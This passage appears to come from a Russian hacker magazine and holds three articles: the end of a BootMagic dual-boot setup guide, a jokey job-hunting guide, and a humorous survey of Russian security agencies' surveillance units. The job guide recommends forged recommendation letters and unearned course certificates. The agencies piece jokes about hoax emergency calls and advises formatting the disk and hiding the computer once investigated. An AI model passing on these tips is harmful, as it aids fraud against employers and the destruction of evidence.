Если у тебя всего один раздел, просто уменьшай его размер до 2 гигов и переименуй (label) в “WIN98”, затем создай из появившегося unallocated партицию с названием “WIN2000” (Primary, 2GB) и “Data” (Logical, xMB). Если же на твоем винте два раздела, то уменьшай свой C: (до 2GB) и D: (до xMB), затем переименовывай их в “WIN98” и “Data” соответственно. Потом создавай “WIN2000”. В результате получишь два диска с операционками, которые не будут видеть друг друга, и один общий, он будет у тебя D:. Жми “Apply”, и часа два свободных у тебя точно есть :).

BootMagic

Копируй на “Data” инсталляцию win2k. Нет, ты, конечно, можешь этого не делать, но минут двадцать, потраченных на борьбу с CD, в этом случае я тебе гарантирую. Тем более W2K все равно будет копировать себя на винт :). И вообще (совет на будущее) - всегда храни ин-



сталляции операционок на винте, это себя оправдает, и не раз. Запускай BootMagic. Вдруг откуда ни возьмись ты увидишь список операционок. Самое главное, чтобы был включен флажок внизу :). Советую переименовать стандартную надпись “Win9X or MSDOS” на что-нибудь поэлитнее (например, в Microsoft Windows 3.11 :). Кликай “Add”, ставь птицу на “advanced”, там выбирай партицию “WIN2000”, затем “ok”. В следующем окне пока только введи название, затем (когда уже установишь 2000’е окошки) на второй закладке можешь поставить птицу на “override default selection” и на партицию “WIN98” - тогда ты сможешь видеть свой “WIN98” из 2000’го. Уменьшай таймер секунд до трех, меняй стрелочками их порядок, ставь то, что будет грузиться по умолчанию. Все...

Теперь можешь наводить красивости. Открывай c:\btmagic.pq\bmp и c:\btmagic.pq\menubmp и редактируй в paint’е тамошние рисуночки. Правда, “background” ты изменить, думаю, не сможешь. Создавай системную дискету. Затем перезагружайся, лезь в BIOS и смотри, чтобы там была включена загрузка с дискеты (в ASUS’е это будет “A:,C:”). Все, выходим на финишную прямую - вставляй дискету, включай комп, в появившемся окне BootMagic’а выбирай WIN2000. Комп загрузится с дискеты, а ты напишешь команды:

D:

CD /директория/

WINNT

Вместо /директория/ напиши путь, куда ты кидал винды. Дальше не мне тебе объяснять, что делать. А вот когда проинсталлируешь, появится проблема со стандартным loader’ом. Легко лечится: лезешь в корень C:, там в файле boot.ini ставишь таймер на 0. Все.

Даже настоящий “чайник” с деструктивными наклонностями, эдакий персонаж с абсолютно кривыми руками, двойкой по пению и характером “chaotic evil”, способен справиться с установкой и настройкой этой программы.

Advices

Когда будешь устанавливать новые операционки, просто добавляй их в BootMagic. Но при установке линуха не забудь отключить LILO, он тебе теперь не нужен. Всю инфу, включая многие проги, можешь смело кидать на “Data” - все твои оси (кроме линуха :)) будут с ними работать.

И о погоде...

Лично мне нравится, когда компьютер превращается из груды железок и склада всяческого софта в удобный рабочий инструмент. Или в развлекательную станцию. Если вдруг у тебя есть желание навести порядок на своих винчестерах, я бы все же порекомендовал поддержать отечественного производителя и воспользоваться услугами программы Acronis OS Selector 5.0. Если это как-то облегчит тебе выбор, то признаюсь, что на моей машине прога отлично работает уже несколько месяцев и пока что ни разу не была замечена в глюках.

Продолжаем разговор о сравнительно честных способах заработка безусловных единиц

Хакни работодателя

Андрей Датрулер

Поиск работы - тема для тебя наверняка актуальная. А уж поиск ХОРОШЕЙ работы - тема, актуальная для всех и каждого. Особенно этот вопрос накаляется к лету - твоя подруга ноет: "Давай на юг", да тебе и самому неохота с предками на дачу, в грядки. А тут винт на 80 гигов выпускают - какой юг, млин...

Все больше начинает хотеться финансового благополучия и социальной значимости, и рано или поздно ты должен задуматься о совершении телодвижений в направлении потенциального работодателя. Если ты уже созрел - решил нарубить капусты за саммер холидейз или хочешь замутить серьезную работу с перспективами -][тебе в помощь :).

Калибровка

Первое, что ты должен сделать независимо от того, куда и на какой срок ты собираешься пристроить свое драгоценное тело, это выяснить для себя: что ты хочешь получить от работы и что реально ты можешь на сегодняшний день. Технология проста до безобразия - затариваешься пивом, посещаешь ближайший видеопрокат и берешь кино "Большой Лебовский". Если ты его еще не смотрел - смотри внимательно от и до, если уже смотрел - смотри еще раз не менее внимательно. После просмотра честно прикинь, насколько твоя житуха отличается от образа жизни главного героя. Проведи всякие там параллели, перпендикуляры, взвесь и разложи по полочкам все, что ты знаешь и умеешь, и подумай, что из этого может быть полезным твоему потенциальному работодателю. Когда ты сам будешь знать о себе и своих возможностях досконально все - считай, что этап подготовки пройден. Дальше начинается сам геймплей - массовая охота на работодателя. Давай разберем варианты твоей стратегии в зависимости от крутизны должности и места работы, куда ты уже прицелил свой... не зад :), а глаз и мозг.

Установки

Твой неизменный друг комп, воткнутый в Сеть, безусловно окажет тебе помощь. Ты ведь, конечно, в курсах, что существуют различные серверы, где ты можешь кинуть свою инфу или посмотреть вакансии в различных фирмах. Понятно, что игнорировать это не мазово, так что в смело в путь. Главное, не зацикливаться, ведь вакансии в инете - только мак с булочки. Если ты действительно решил хакнуть работодателя, даже не думай о том, что заспамишь кучу серваков своим резюме и, чинно попивая пивко, ляжешь на диванчик ждать предложений. Приготовься к тому, что придется и поездить, и телефон пообрывать, и вообще проявлять всякую раз-



ную активность - иначе все самое вкусное растащат менее ленивые кул-хацкеры.

Как искать работу через инет и составлять резюме - X уже писал в ver. 03.01(27). Помни адреса самых популярных серваков - www.job.ru, www.joblist.ru, www.rabota.ru, www.job-today.ru. Галимо то, что обычно тамошние разделы захламлены всяким бредом или конкретно отстойными предложениями, так что запасись терпением. Одну мало-мальски приемлемую вакансию ты можешь долго искать в залежах тупых рекламных мессаг или искренне удивляться, найдя в разделе “Реклама, масс-медиа и PR” вакансию столяра на дальневосточном рыбоконсервном заводе. Удели особое внимание сайту http://job.design.ru. Он ориентирован преимущественно на поиск работы в компьютерных и интернет-компаниях, имеет удобную навигацию и успешно борется с засорением разделов всякой тряхомудией. Потом беги к ближайшему метро и сноси с прилавков все газеты, в названии которых есть слово “работа”. Теперь ты готов начать осчастливливать работодателя.

Уровень сложности: EASY

Если тебе наплевать на свои честь и достоинство, то можешь ломануться бегать мальчиком в “эМ-Си дональдс”, продавцом в палатку “Гипермаркет Гиви” или же в промоутерскую фирму (раздавать лохам у метро объявы об ожирении и конкурсные призы в магазине). Насколько кульно быть придатком бигмачного производства или сигаретной индустрии - решай сам. Повкалывать придется как папа Карло, но на пиво с закусью и пару железок для компа заработать можно. Благо, чтобы попасть на такую работу, - Эйнштейном быть не нужно, отбор обычно формален и сведен скорее к выявлению твоего социального благополучия - что не маньяк там какой и все прочее.

Уровень сложности: NORMAL

Если ты настроен более серьезно: и на более весомые заработки, и на должность посолиднее, то тебе придется повозиться побольше и даже децл поработать над собой. Твоя задача - пробиться манагером в какую-нибудь торговую или производственную фирму.

Обычно никаких узкоспециализированных навыков от манагера не требуется - главное, он должен производить хорошее впечатление и убедительно говорить. Конечно, в вакансиях обычно пишут, что кандидат должен обладать еще кучей разных непонятных вещей. Пусть это тебя не пугает. Ну-ка, загляни в свое резюме - чего ты там написал? Наверняка то, что ты - умный, красивый, компанейский чувак без проблем и заморочек. Так ведь именно это на канцелярском языке работодателей и называется “умение подать себя, коммуникабельность, обучаемость и отсутствие вредных привычек”! Так что учи терминологию - употребишь на собеседовании. Если ты чувствуешь в себе умение продать снег зимой, работа манагера или консультанта в торговом зале для тебя - самое то. Не забудь упомянуть на собеседовании о своих врожденных навыках продавца, о твоей способности убеждать людей, и, считай, должность у тебя в кармане.

Если контора, куда ты намылился, занимается не компами, а чем-то еще (есть и такие), то до визита обязательно произведи ряд разведывательно-изыскательных мероприятий. Узнай как можно больше о деятельности фирмы, ее продукции, годе ее создания, количестве сотрудников и положении на рынке. Придя на собеседование, ты должен показать твоим потенциальным начальникам, что деятельность их конторы тебе не только хорошо известна, но и офигенно интересна. С огнем в глазах ты должен плести, что с детства тащишься от кондиционирующего оборудования для хранения замороженных морепродуктов и т.д. Это, конечно, не просто - ведь ты не лжец и лицемер, а чистый душой и телом, правильный по всем параметрам перец, но тебе ведь не жить с этими кондиционерами, а просто нужно срубить президентов и приобрести опыт работы.

Уровень сложности: HARD

Следующий вариант - работа по профильной специальности. Тут придется попотеть, ведь кроме того, что ты чисто выбрит, помыт и можешь связать два-три слова в складное предложение, тебе нужно доказать работодателю свой профессионализм в определенной области. Это не просто, зато, получив подобную работу, будь уверен, что ты станешь не только сугубо удовлетворенным собой чуваком (не пойми превратно ;), но и предметом зависти окружающих: ведь ты будешь заниматься своим любимым делом и грести за это бабло.

Главное здесь - не дрейфить. Весь облом заключается в том, что, скорее всего, половину вакансий на подобные должности ты уже пропустил - и зря. Ты ведь сразу обнаружил, что когда в некую конуру требуется спец по системам информационной безопасности или дизигнер, к кандидату предъявляются требования, которые, как ни крутись, не зависят от твоей супер привлекательной внешности и колоссального ума. Как правило, это некислый опыт работы, наличие крутого высшего образования, знание восьми иностранных языков, умение стучать по клаве с битрейтом 220, совершенные знания кунг-фу с дипломом из шаолиня и прочая лабуда, которой ты стреманулся.

Так вот, это все чушь. Ну прикинь, ты же наверняка хочешь рулезную тачку - это само собой, Mercedes CLK 500 или джипак класса G с флагом на половину лобового стекла. А придет к тебе спонсор и предложит, например, отечественную 99-ю погремушку. И что - ты замотаешь головой, откажешься? Да ни фига. Ты купишь много вкусного пива и радостно помчишься обмывать колеса с друзьями. Вот и работодатель, составляя вакансию, разевает рот на теоретически самый близкий к идеалу вариант. А в реальности выбирать ему придется все равно лишь из тех, кто придет на собеседование. То есть твои конкуренты - вовсе не гарвардские выпускники, а такие же живые и даже полуживые перцы. Так что тебе необходимо пробиться на собеседование, а дальше начнешь давить харизмой - и все будет ОК.

К тому же у буржуинов сейчас начался бум, о котором ты должен знать. Дело в том, что все прогрессивное человечество в лице братьев наших меньших - американцев - сдвинулось на идеях “новой экономики” и перспективности молодого поколения. Поэтому при приеме на работу, имея выбор из двух кандидатов: заторможенного пенсионера с пачкой дипломов и талантливого упертого молодого человека, компания скорее всего остановится на втором. Первого все равно через пару лет увольнять, а еще неиспорченного юношу можно обучить и “скроить” под себя. Когда этот прогресс в массах докатится до твоего родного двора, ты уже будешь трясти бородой и есть творожную массу, поэтому не особо обольщайся, но помни: если докажешь свой профессионализм и готовность совершенствоваться, работодатель готов будет прикрыть глаза на не совсем высшее образование и отсутствие большого опыта работы. Хакнуть подобного работодателя тебе помогут следующие советы.

][рекомендует

Тебе необходимо убедительно продемонстрировать свою профпригодность. Так как диплома ВУЗа у тебя скорее всего еще нет, доказывать придется подручными средствами.

Во-первых, это готовые работы. Если ты фанатеешь от программирования, хака, дизигна или написания статей и собираешься искать работу в этих областях - тащи все, что ты делал, пусть даже делал это развлекухи ради. Если у тебя еще нет серьезных заказных работ, работодателю будет важно увидеть то, что ты сможешь сделать при появлении подобных.

Во-вторых, запасись ксивами и дипломами. Членство в различных общественных организациях, союзах и профессиональных объединениях значительно поднимет твой престиж. Например, Молодежное объединение профсоюза художников (http://you.artunion.ru) без проблем принимает в свои ряды веб-дизайнеров, и если попросишь, там тебе с удовольствием выпишут бумажку о том, что ты перспективный специалист. Полазь по инету и поищи побольше разных конкурсов на лучший дезигн или лучшую прогу - такие регулярно проводятся, и хотя реально мало чем полезны, список участия в них тебе пригодится. На собеседовании невзначай укажешь на него и скажешь: “Да это я так, в свободное время развлекаюсь. Ну, знаете, чтобы форму поддерживать и профессиональные навыки улучшать...”. А если просечешь, что тебя экзаменует лох, который дальше своего почтового ящика и ближайшего порносервера в инет нос не сует, можешь смело прогрузить его о суперкрутизне этих конкурсов и о том, что там участвуют

только сильнейшие, а побеждают лучшие из лучших.

В-третьих, почетные грамоты. Наверняка за все время обучения в школе и универе тебя нагрузили кучей всякой макулатуры. Ты, конечно, на нее давно положил, и предки попрятали все бумажки в какой-нибудь ящик к твоим детским фоткам. Поройся там и посмотри, что можно намутить. Троечный аттестат, диплом за почетное четвертое место на соревнованиях по бегу среди четырех лучших школ района и грамоты об особых успехах в изучении биологии и москвоведения можешь класть обратно. А вот если найдешь грамоту о том, что ты крутой профи в русском и английском - сдуй пыль и положи на видное место. Глядишь, пригодится. Также залезь в инет на Brainbench (www.brainbench.com), поотгадывай тесты, в случае положительных результатов получишь от них красивый сертификат.

В-четвертых, рекомендательные письма и свидетельства об окончании курсов. Попроси своего батю накатать тебе липовую благодарность о потрясающих результатах проделанной тобой работы и тиснуть печать любой конторы с невнятным названием. Своих друзей и их предков можешь напрячь тем же самым - чем больше у тебя будет таких бумажек, тем лучше. Вряд ли кто-то будет проверять достоверность, но главное - не переборщи: рекомендация от киллера Васька Круглого поможет тебе только при устройстве на работу в ЗАО "Чиста Солнцевская Служба Решения Проблем". Также ты можешь записаться на курсы типа "Игры на финансовом рынке за пять занятий" и "Windows для женщин-секретарей". Чего и как там преподают - можешь себе представить, но тебе, понятное дело, ходить туда не обязательно. Главное - получить в конце красивое свидетельство, уклеенное вдоль и поперек голограммами и утыканное печатями, что ты эти курсы успешно закончил.

Каждая из этих бумажек сама по себе погоды не изменит, но когда ты вывалишь их всей кучей перед изумленным работодателем, это значительно приумножит твои шансы на успех.

Уровень сложности: VERY HARD

Если ты создан для другого, знаешь, что ты - не просто next door boy, а великий и чрезвычайно талантливый гений, желаешь большего, чем то, что может тебе предложить среднестатистическая рабочая ячейка, и готов рвать все и вся для достижения этого, читай внимательно дальше.

Конечно, я знаю, чего ты хочешь, - комп с гигом оперативки, 25'' LCD монитор, квартиру в оформлении под клип "Scream" Мишки Джексона с картинами в стиле anime на полстены каждая, ну и, само собой, спортивное купе, чтобы забирать подругу с учебы. Ты знаешь, что это возможно, и чтобы все это иметь, не обязательно грабить и убивать. Главное - хакнуть нужного работодателя и быть готовым пройти через колоссальное количество препятствий и сложностей.

Чтобы получить хотя бы потенциальную возможность не к старости, а уже в недалеком будущем иметь все блага человечества, тебе изначально нужно метить в компанию с большим финансовым оборотом. Это организации, играющие на финансовых рынках, банки, страховые и инвестиционные компании, крупные производители промышленных товаров, продуктов высоких технологий и программного обеспечения, предприятия нефтегазовой отрасли. Подобных компаний - сотни, а их названия у всех на слуху. В любом офисном здании, под которым припарковано много черных джипов, эти фирмы ютятся в огромных количествах.

Как правило, такие компании не размещают сведения о вакансиях в газетах и инетных сайтах по работе. Искать списки вакансий тебе придется или на корпоративных сайтах этих фирм, или вызванивать координаты их отделов кадров. Прежде чем топать на собеседование к одному из таких монстров, ты должен быть точно уверен в своей стойкости и готовности очень многим пожертвовать. Как ни парадоксально, работа в рыночных гигантах промышленности и экономики в чем-то схожа с "черной" работой на предприятиях типа того же мака (хотя, в общем, по количеству бабок макдак может и иных финансистов переплюнуть) - и там и тут тусуется нехилое количество сотрудников, которые работают "на износ", предусмотрены запутанные схемы карьерного роста, дисциплинарная система напоминает концлагерную, а вера в корпорацию - религиозную секту.

Будь готов к тому, что из тебя всеми силами будут стараться сделать шестеренку в сложном механизме функционирования организации. Каждое утро ты должен будешь вставать очень рано и всовывать тело в что-то, напоминающее деловой костюм. Ты должен будешь научиться говорить и шевелить руками в корпоративном стиле, свободно шпрехать по-буржуйски, забыть про пиво в середине рабочего дня и сон на рабочем месте.

Сам рабочий день иной раз может переваливать далеко за 8 часов, так что с дневной формой обучения тебе ничего не обломится. Или у тебя уже должна быть вышка, или ты заапгрейдишь процесс получения заветного диплома с очного на вечерний или заочный, чем, с другой стороны, нехило обрадуешь свой военкомат, а это совсем не катит. К тому же будь готов, что, к твоему огорчению, председателем совета директоров тебя сразу не сделают и Ferrary F50 не выдадут - сначала тебе светит что-нибудь вроде старшего помощника младшего дворника с испытательным сроком. Готов ли ты ко всему этому гимору - решай, опять же, сам. Дело-то того стоит. Не забывай, что управляют всем люди, к которым, как и ко всему, можно найти подход и способ воздействия. Главное - внедриться. А дальше...

Несколько советов напоследок

Во-первых, не стремайся людей. Точно так же, как ты не боишься вражеских серваков, не пасуй перед теткой на другом конце провода, которая неминуемо будет спрашивать, как тебя представить и по какому вопросу ты хочешь побеспокоить руководство. Гордо называй свои имя и фамилию и честно отвечай, что ты обожаешь их компанию, можешь, по твоему мнению, принести пользу бизнесу, и проси телефон отдела кадров.

Во-вторых, будь готов к тому, что практически в любой компании в процессе устройства даже на самую галимую должность тебе предстоит заполнить несколько метров тупейших анкет с вопросами типа "часто ли у Вас запоры?" и "любите ли Вы сказки Андерсена?". От этого новоявленного модного наворота, не имеющего отношения ни к психологии, ни к социологии, тебе, к сожалению, не скрыться. Так что не злись, отвечай честно, пусть работодатель порадуется.

В-третьих, помни, что вряд ли с работодателем у тебя случится любовь с первого раза. Грамотный хак требует практической подготовки, поэтому не бросайся сразу на собеседования в солидные компании или на крупные должности. Сперва посети парочку каких-нибудь левых контор. Перед тобой разложат пальцы, ты разложишь свои, и даже если вы друг друга не устроите, ты не много потеряешь, зато поймешь, как вообще проходит собеседование, чего надо говорить и как отвечать. Обивание порогов в течение пары недель даст тебе не только нужный запас опыта, но и выработает в корне другую позицию по отношению к работодателю: из жертвы ты станешь охотником. В тебе окрепнет уверенность в том, что не тебя "берут" или "не берут", а что ты сам выбираешь место, которое тебя устраивает больше всего, - по оплате труда, расположению офиса, качеству питания :). Эта уверенность будет видна и работодателю, что заметно повысит твой рейтинг в его глазах.

В-четвертых, грамотный хак требует и теоретической подготовки. Почитай книжку Алана Пиза "Язык телодвижений" (http://faqs.org.ru/pick-up/body.rar). Инфа из нее пригодится, кстати, и в личной жизни - например, будешь знать, что когда подруге станешь рассказывать, почему вчера не пришел и что с Коляном в шахматы играли, не надо себя за подбородок хватать, и еще много всего интересного. А дядька Дейл Карнеги написал нехилый буклет под названием "Как завоевывать друзей и оказывать влияние на людей" (www.lib.ru/KARNEGY). Само название талмуда прямо намекает на хакерские приемы в общении с людьми, так что весьма рекомендую к изучению.

Ну а главное - будь уверен в себе. Если какой-то работодатель не поддался и не раскрыл перед тобой объятия и дверцы сейфа, пустяки - фирм разных у нас много, и ты себе обязательно рано или поздно найдешь достойное пристанище. К тому же, не забывай, что и Билл Гейтс родился лысым и слюнявым, а рос тощим и прыщавым, ну а что из этого выросло, сам знаешь. Дерзай!

ЦРУ, ФСБ, рояль в подъезде и 44 утюга, направленных на юго-восток

Всем бывшим, настоящим и будущим сотрудникам спецслужб посвящается

Макс. Просто Макс (superagent@fsb.gov.ru)

Эта статья поможет тебе приоткрыть таинственную завесу, скрывающую деятельность российских спецслужб в области электроники и компьютерных технологий. Хочу сразу отметить, что приведенные ниже сведения являются всего лишь познавательным материалом. Практически все названия, терминология и прочая, прочая изменены в целях соблюдения режима секретности. Откуда мне знать, что ты не шпион, подосланный злыми буржуями?

Садитесь поудобнее

С наступлением XXI века в преступном мире произошли гигантские изменения. Появившиеся новые технологии используются реальными и потенциальными бандюганами как в мирных целях, так и в противоправных. Террористы пользуются Интернетом, киллеры - мобильными телефонами, программисты грабят банки не выходя из дома, детишки подделывают номера кредиток своих родителей. Форменный кавардак. Для того чтобы навести хоть какой-нибудь порядок, в составе МВД, ФСБ и в некоторых федеральных службах созданы специальные отделы, подразделения, занимающиеся поимкой преступников в этой новой, но уже становящейся привычной области нашей жизни. Надо отметить, что в деятельности каждой структуры есть общие для всех задачи, но есть и некоторые особенности, отличающие каждую от остальных. Поэтому дальнейшее повествование считаю целесообразным вести сухим суконным языком в форме краткого досье. Равняйсь! Смиррррнаа!

Ведомство: МВД (милиция)

Подразделение: Управление по борьбе с преступлениями в области высоких технологий и компьютерной информации (ныне распущенное, но дело их живее всех живых, оно передано другим структурам и ведомствам).

Проще говоря - управление "Р", коротко и зловеще. Сотрудники данного подразделения занимаются раскрытием преступлений, связанных с использованием компьютеров, сотовых телефонов, спутниковых средств связи и т.д. Эти люди - повелители жучков-паучков, мастера установки скрытых видеокамер и т.п. В основном они работают по заданиям других ведомств с целью документирования преступной деятельности подозреваемых.

Примером их работы может послужить такой случай: один киллер предлагал свои услуги через Интернет. Соответственно, собрать хоть какую-нибудь "доказуху" просто невозможно, т.е., как говорится, - "доказухи никакой". И вот на выручку спешно пришли Чипы и Дейлы с удостоверениями сотрудников управления "Р": нашпиговали квартиру разной электроникой, поставили прослушку на телефонную линию, пометили специальным радиомаячком машину бандита. Через некоторое время удалось установить место, в котором злодей хранил свой арсенал, а потом проследить заключение одной из сделок. Апофеозом происходившего послужило следующее: получив доступ к тайнику - брошенному строительному вагончику, сотрудники управления "Р" установили в оптическом прицеле снайперской винтовки микровидеокамеру с передатчиком. После этого можно было в реальном времени видеть, в кого в данный момент целился бандит. А целился он в другого московского бандита по имени Паша и прозвищу "Самолет". Пашу быстренько скрутили и запихнули в обезьянник, на что он ужасно обиделся и долго возмущался, а в его квартире сделали из подручного материала приманку - примерно как в фильме про Шерлока Холмса - тряпочную куклу, очень похожую на Пашу. Киллер объявился через некоторое время. Он решил стрелять с крыши соседней пятиэтажки. Пришел, расположился. Передатчик отлично показывал куклу-Пашу в перекрестии прицела. В общем, грянул выстрел, кукла в клочья, киллеру сломали два ребра, но повязали на месте, а живого и радостного Пашу отпустили. Ходит сейчас где-нибудь, ждет следующей пули. Аналогичными способами вычисляются и злостные компьютерные хулиганы :)). Любят ребята из "Р" бомбить сайты с детской порнографией, вылавливать кардеров и фрикеров. Как это они делают - профессиональная тайна.



Террористы пользуются Интернетом, киллеры – мобильными телефонами, программисты грабят банки не выходя из дома, детишки подделывают номера кредиток своих родителей. Форменный кавардак...

Как просечь:

На себе ощутить работу этих доблестных ребят ты можешь по следующим признакам: шипение и помехи в телефоне, частые дисконнекты, навязчивые девчонки в чатах, нахваливающие твои хакерские способности и предлагающие ломануть новый банк, толстый мужик с видеокамерой в руках, свисающий с крыши на веревке напротив твоего окна, пронзительные, немигающие глаза в унитазе, смотрящие тебе прямо сам знаешь куда, периодическое легкое посту-

кивание кувалдой и появление милицейского наряда в твоей квартире :)). Для борьбы с этими явлениями проверь разводку телефонной линии, отсоедини все провода от системного блока компа, включи глушилку Доктора Добрянского. Для пущего эффекта включи ее на полную мощность и проглоти не запивая :)). Так как принцип ее действия до сих пор неизвестен, бороться с ней невозможно.

Как попасть:

Для начала получить какое-либо среднее образование и пройти DOOM без кодов и читов. Потом окончить среднее или высшее учебное заведение МВД (средняя школа милиции - "дубовочка", Московский юридический институт, Московская Академия МВД), поступить на работу в оперативные подразделения МВД. Дальше - как распорядится судьба. При всем при этом неплохо иметь и техническое образование, как у моего хорошего друга Когтя-Пивоглота-Преображенского (привет тебе Коготь), который в свое время окончил еще и МГТУ им. Н.Э. Баумана. После получения некоторого опыта оперативной работы можно перевестись в это подразделение.

Ведомство: ФСО (Федеральная Служба Охраны)

Подразделение: по защите особо важных лиц и объектов.

Бывшее подразделение КГБ, в данный момент получившее статус отдельной службы. Из названия можно совершенно однозначно понять, что занимается эта служба охраной первых лиц государства, иногда важных чиновников, иногда жизненно важных объектов (телефонные узлы, больницы, большие заводы, системы жизнеобеспечения города), иногда программой защиты свидетелей. В общем, ребята выполняют функции государственных телохранителей. Это именно они перекрывают на несколько часов Киевскую трассу для того чтобы провезти по ней министра пельменеварения или президента республики Хакастан. "А какое они имеют отношение к электронике?" - раздраженно спросишь ты. Я отвечу: "Имеют, и самое непосредственное!"

Дело в том, что перед тем как провезти в лимузине по ковровой дорожке очередного дармоеда-толстопуза, они долго проверяют маршрут на наличие взрывных устройств, систем скрытого аудиовидеонаблюдения и т.д. При этом используется огромное количество сканирующих, шифрующих и других устройств, которые защищают каналы служебной связи от прослушивания, вычисляют и глушат все радиопередатчики, работающие на частотах, используемых группами сопровождения. Также некоторые сотрудники ФСО занимаются предотвращением покушений на охраняемых лиц, в том числе и с использованием высоких технологий. Они прослушивают телефонные разговоры лиц, подозреваемых в совершении заказных убийств и подготовке терактов, перехватывают сообщения, поступающие по каналам сотовой связи и оптико-волоконным линиям (если кто-то скажет мне, что это невозможно, то пусть попробует опубликовать в сети объявление типа: "Бывший спецназовец ищет любую опасную, но высокооплачиваемую работу" - и посмотрит, как у него последовательно ухудшатся: качество связи, финансовое благополучие, свобода перемещений, здоровье, доступ дневного света в жилое помещение :).

Существует также легенда о "телефонном роботе", который автоматически включается и записывает телефонный разговор, как только регистрирует ключевые слова типа "президент", "убить", "оружие", "Кердык", "Салам", "Салями", "еш-карундык", "халява", "а ты читал последний номер Х". Проверить правдоподобность этой бредятины мне так и не удалось, но задумка хорошая, и я думаю, что что-то подобное все же существует. Для опасных игр с этими серьезными дядьками существует целый арсенал глупых и не очень шуток, начиная от звонков по 02 с сообщением о готовящемся покушении и кончая дикими комбинациями петард, фейерверков, пейджеров и лазерных указок. Как все это изготовить, учить не буду (дураки не поймут, а умные не станут связываться с ФСО), но иногда эффект бывает потрясный, хотя и может растянуться на много лет. Сначала, еще до суда, могут даже показать по телеку в "Дорожном патруле" (хотя также легко могут пристрелить прямо на месте).

И если после очередного взлома банка на сумму с огромным количеством нулей и знаком $ ты почувствовал на своей спине колкий взгляд майора Пронина, мама сообщила, что тебе звонили из милиции (привет передавали?), + пришла повестка из военкомата – остается всего два пути...

Как просечь:

Если у тебя полностью побрита голова и при этом ты носишь огромную бороду и повязку с надписью "Нет бога кроме Аллаха", - то у тебя уже есть маленький шанс быть "под колпаком". Если при этом твой родной язык - чеченский, то шанс удваивается. Если же из столовых приборов ты на своем столе видишь только АК-47, Стечкина, Си-4, тринитротолуол, оптический прицел, прибор ночного видения и гранатомет "Муха", то ФСО уже стоит у тебя под дверью. И последнее: пробежка со всем этим добром к воротам Кремля под дружественные крики "Всех завалю!" увеличивает твои шансы до 100%.

Как попасть:

Поступить в школу для нормальных детей. Окончить школу без помощи родителей, успешно отслужить в элитных войсках Красной Армии (спецназ, ВДВ, пистолетчик-самокатчик, механик-водитель полевой кухни :), потом сразу поступить на службу в ФСО или же идти через Академию ФСБ. Кандидата ожидает жесткий отбор и огромное количество проверок, пройдя которые, он получает статус государственного телохранителя.

Ведомство: ФСБ (Федеральная Служба Безопасности)

Подразделение: по борьбе с незаконным оборотом наркотиков, терроризмом, незаконным оборотом оружия и т.д.

ФСБ - самая большая, самая могущественная, самая крутая организация среди всех правоохранительных органов России. К ее юрисдикции относятся практически все вопросы обеспечения правопорядка и общественной безопасности в стране, поэтому электроника так часто находит свое применение в деятельности этой конторы. В наследство от КГБ она получила огромное количество подслушивающих, подсматривающих, передающих и принимающих устройств, которые не стоят без дела (если у тебя нет прогрессирующей паранойи, это не значит, что за тобой не следят :)).

Занимаясь делами государственной важности, ФСБ по разным причинам кладет большую кучу на право человека на тайну переписки, почтовых сообщений, телефонных переговоров и т.д., в общем, делает что угодно. Для того чтобы напихать в твою квартиру жучков, они могут войти туда, пока ты с друганами распиваешь пиво около универа или пьешь его же на работе, или трескаешь за обе щеки в гостях, запивая все это пивом, или даже когда спишь с бутылкой пива под подушкой. Обычно ФСБ-шники работают по крупным преступлениям, представляющим большую опасность, чем остальные.

Хакерам следует осторожнее относиться к своим милым проделкам и шалостям. Если, не дай Бог, тобой лично серьезно заинтересуются сотрудники ФСБ, то некоторый отрезок твоей дальнейшей жизни превратится в кошмар и, как говорил Джон Сильвер из "Острова Сокровищ": "Живые позавидуют мертвым". Эти люди не любят растрачивать свои силы и время по мелочам, и уж если ты попал к ним "на крючок", то ничего хорошего из этого не выйдет. Хотя бы потому, что им будет обидно отпускать тебя просто так.

Как просечь:

Практически невозможно. Обычно ты узнаешь о важности своей персоны в глазах нашего государства только тогда, когда уже примеряешь модные браслеты. Хотя, если после очередного взлома банка на сумму с огромным количеством нулей и знаком $ ты почувствовал на своей спине колкий взгляд майора Пронина, матушка сообщила, что тебе звонили из милиции (привет передавали?), + пришла повестка из военкомата - остается всего два пути. Для начала надо решить один простой вопрос: "Я действительно круче Терминатора?". Если круче - то ты сам знаешь, что делать. Если нет, то самое первое твое действие называется FORMAT C: и далее везде по алфавиту. После этого подари свой комп кому-нибудь из дальних родственников, хотя бы на время. Далее жди. Или за тобой придут, или одно из двух.

Как попасть:

Сначала служба в родной Красной Армии, потом учебное заведение ФСБ или же сразу Академия ФСБ. Если в твоем личном деле за период "детский сад - ФСБ" не будет никаких пятен, да к тому же твои личные качества будут соответствовать стандарту "Настоящий полковник", то, возможно, тебе доверят заниматься оперативной работой, а не разбором бумажек.

ФСБ – самая большая, самая могущественная, самая крутая организация среди всех правоохранительных органов России. В наследство от КГБ она получила огромное количество подслушивающих, подсматривающих, передающих и принимающих устройств, которые не стоят без дела (если у тебя нет прогрессирующей паранойи, это не значит, что за тобой не следят :)).

Ведомство: Федеральное Агентство Правительственной Связи и Информации (ФАПСИ)

Подразделение: по защите особо важных объектов и коммуникационных каналов.

Еще одно бывшее подразделение КГБ, получившее статус отдельной службы. Занимается созданием, защитой и обслуживанием каналов правительственной связи, контролем чистоты радиоэфира спецслужб (милиция, пожарная служба, медицинская служба и т.д.). Также сотрудники этого подразделения неофициально следят за развитием компьютерных сетей, так как это представляет огромный оперативный интерес и способствует предотвращению правонарушений, связанных с несанкционированным доступом в закрытые информационные пространства. Объясняю проще: если какой-нибудь долбанный бауманец решит залезть из Аквариума в базу данных Главного информационного центра МВД РФ, то первыми об этом узнают сотрудники ФАПСИ.

Также они заботятся и о том, чтобы такие же долбанные бауманцы не подключали ничего к телефонным линиям больших начальников, не лазили куда не надо на телефонных узлах, а главное - ИМЕННО ОНИ БОРЮТСЯ С РАСПРОСТРАНЕНИЕМ ТЕЛЕФОННЫХ И ГАИШНЫХ БАЗ, так как данная информация имеет гриф "СЕКРЕТНО". Обычно это делается с помощью контрольной закупки партии таких дисков с дальнейшим выяснением каналов утечки конфиденциальной информации.

К тому же, именно это ведомство занимается операторами сотовой и пейджинговой связи. Именно они без труда прослушают твою мобайлу или спутниковый телефон.

Как просечь:

